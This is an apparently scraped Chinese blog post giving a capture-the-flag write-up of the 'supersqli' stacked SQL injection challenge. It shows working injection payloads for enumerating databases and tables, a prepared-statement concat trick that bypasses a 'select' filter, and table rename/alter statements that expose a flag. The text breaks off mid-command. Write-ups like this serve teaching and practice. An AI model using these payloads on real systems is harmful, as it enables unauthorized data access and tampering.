
攻防世界-supersqli（堆叠注入）

原创

m0_62094846 于 2021-12-23 17:59:40 发布 1920 收藏
文章标签： p2p webview fpga开发

本文链接：https://blog.csdn.net/m0_62094846/article/details/122107166




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

输入1正常显示，输入1'报错，可以判定是注入



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

输入2可以，3不行，可以知道有2个字段

然后判定回显位

```
1' union select 1,2#
```

过滤了挺多东西的，双写select也无法绕过

看了wp，是堆叠注入

查找数据库

```
-1';show databases;--+
```

查看表

```
-1';show tables;--+
```

查看words表

```
-1';desc words;--+
```

或者

```
1';show columns from words;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


查看1919810931114514表

```
-1';desc `1919810931114514`;--+
```

或者

```
1';show columns from `1919810931114514`;#
```

(字符串为表名操作时要加反引号)



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

看到flag

```
-1';use supersqli;set @sql=concat('s','elect * from `1919810931114514`');PREPARE pre FROM @sql;EXECUTE pre;
```

或者

根据两个表的情况结合实际查询出结果的情况判断出words是默认查询的表，因为查询出的结果是一个数字加一个字符串，words表结构是id和data，传入的inject参数也就是赋值给了id

这道题没有禁用rename和alert，所以我们可以采用修改表结构的方法来得到flag 将words表名改为words1，再将数字名表改为words，这样数字名表就是默认查询的表了，但是它少了一个id列，可以将flag字段改为id，或者添加id字段

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` chang
```